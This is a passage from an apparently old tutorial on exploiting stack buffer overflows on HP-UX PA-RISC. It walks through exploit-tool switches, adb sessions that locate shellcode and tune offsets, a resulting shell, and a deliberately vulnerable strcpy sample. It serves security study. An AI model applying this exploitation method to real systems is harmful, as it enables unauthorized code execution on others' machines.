Lines 13-20 define some default parameters for out b/o exploitation tool: buffer size, distance stack offset (offset of our shellcode in the victim relative to our stack value. Zero-less nop opcode (xor %r25, %r25, %r0), padding distance, alignment distance, path to adb (for our 'debug' mode), and count of extra-return addresses to place into the stack.

Using '-b' (for buffer size), -d (for dso), -r (for enforcing some particular return address), -a (for alignment), -p (for padding parameter), -m (for number of additional ret addresses into the stack), and -D (to pull us into debugger) command line switches all these parameters could be altered dynamically.

Here's how we usually use it:

```
$ ./exploit -D -m 400
our stack 7B03A880
Using: ret: 0x7B03A8D7 pad: 0 align: 8 buf_len: 180 dso: -84 more: 400
buflen is 1788
```

```
:r
vuln: running (process 14243)
vuln stack is: 0x7B03AF78
badbuf ptr is: 7b03af80
illegal instruction (break instruction trap)
stopped at      7B03AD5C:       BREAK
```

So the return address which we actually supplied was taken into account, all we need to find out now, is DSO so we could jump *somewhere* into our shellcode, and figure out buffer size more or less precisely.

Adb is a lovely debugger which has memory search features (unlike gdb), so we find location of our shellcode fairly quick, just start searching from the 'bottom' of the stack (ours if we don't have application stack address, because they should be fairly similar), you could also find out the address by breakpointing main routine first (kind of long, that's why I brought up a 'fix' :))

We enter:

7B03AF78/l2f62

and `7B03B02C`

pops up..

Here 7B03AF78/l2f62 stands for 'search from address 0x7b03af78 for a two byte sequence (l) 2f62' which is beginning of our /bin/shA' string. (see adb(1) manual if the question *why* troubles you here :)).

To make sure it is really our shellcode, we just examine some data around:

```
/10X
7B03B02C:       2F62696E        2F736841        7B03A610        7B03A610
                7B03A610        7B03A610        7B03A610        7B03A610
                7B03A610        7B03A610

.-40/10X
7B03AFAC:       0xB390280       0xB390280       0xB390280       0xB390280
                0xB390280       0xB390280       0xB390280       0xB390280
                0xB390280       0xB390280
```

```
7B03AFD4:       0xB390280       0xB390280       0xB390280       0xB390280
                0xB390280       0xB390280       0xB390280       0xB390280
                0xB390280       0xB390280

7B03AFFC:       0xB390280       0xB390280       0xE83F1FFD      0xB42303E8
                60603C61        0xB390299       341A3C53        0xB43061A
                20200801        341603E8
```

Looks all right. So now by calculating offset differences, mocking around a bit we figure out exact buffer size and stack distance:

```
ksh$ ./exploit -b 290 -m 1 -d -643
our stack 7B03A8A8
Using: ret: 0x7B03AB2E pad: 0 align: 8 buf_len: 290 dso: -643 more: 1
buflen is 300
vuln stack is: 0x7B03AAD8
badbuf ptr is: 7b03aae0
$ uname -a
HP-UX hpuxlab B.10.20 A 9000/715 2010653941 two-user license
$ ps
   PID TTY       TIME COMMAND
 14119 ttyp1     0:00 sh
 14121 ttyp1     0:00 ps
 14076 ttyp1     0:00 ksh
 14075 ttyp1     0:00 telnetd
ksh$ exit
```

That's it.. :)

3.3 Problems exploiting b/o on different HP-UX systems

In PA-RISC 2.0 we noticed a few strange issues:

- str* family functions (at least) carry their values in registers so they always could return.

- some zeros are being stored in stack-frame (register values?) by these functions so when they return long copied strings, these are usually truncated:

  ```
  #include <stdio.h>
  void blah(char *foo) {
          char baz[50];
          char *qqz;
          printf("ptr: %p\n", strcpy(baz, foo));
          printf("baz: %s\n, strlen: %i qqz: %p\n", baz,
                                  strlen(baz), qqz);
  }
  void main(int argc, char **argv) {
          blah(argv[1]);
  }
  ```

  and when we execute this piece:

  ```
  hp1000 68: ./foo `perl -e 'print "A"x8000'`
  ptr: 7f7f2448
  baz: AAAAAAAAAAAAAAAAAAAAAAAA...AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  , strlen: 72 qqz: 41414141
  hp1000 69:
  ```

  As you see we still could overwrite a pointer (qqz) here, but (a) strcpy function returned normally, and (b) the string got truncated to 72 bytes. Bad luck. Fortunately it still isn't the case with sprintf() family and other our friends :)

4 Appendix

4.1 Internet References

While writing this piece following documents I found very helpful:

Runtime Operations manual for HP-UX 10.20.
`http://www.devresource.hp.com/STK/partner/rad_10_20.pdf`

Runtime Operations manual for HP-UX 11.0.

`http://www.devresource.hp.com/STK/partner/rad_11_0_32.pdf`

Runtime Operations manual for 64bit mode.

`http://www.devresource.hp.com/STK/partner/pa64rt.pdf`

Elf binary description.

`http://www.devresource.hp.com/STK/partner/elf-pa.pdf`

Adb manual.

`http://docs.hp.com/hpux/onlinedocs/92432-90006/92432-90006_toc.html`

Another adb manual `http://docs.hp.com/hpux/pdf/92432-90012.pdf`

A chapter from Smugbook on pa-risc

`http://www.robelle.com/smugbook/pa-risc.html`

PA-RISC instruction set manual

`http://devresource.hp.com/devresource/Docs/Refs/PA1_1/acd-1.html`

4.2 Availability

The paper as well as demonstrated source code (and updates) is available at:

`http://www.notlsd.net/bof/`

`http://www.relaygroup.com/papers/`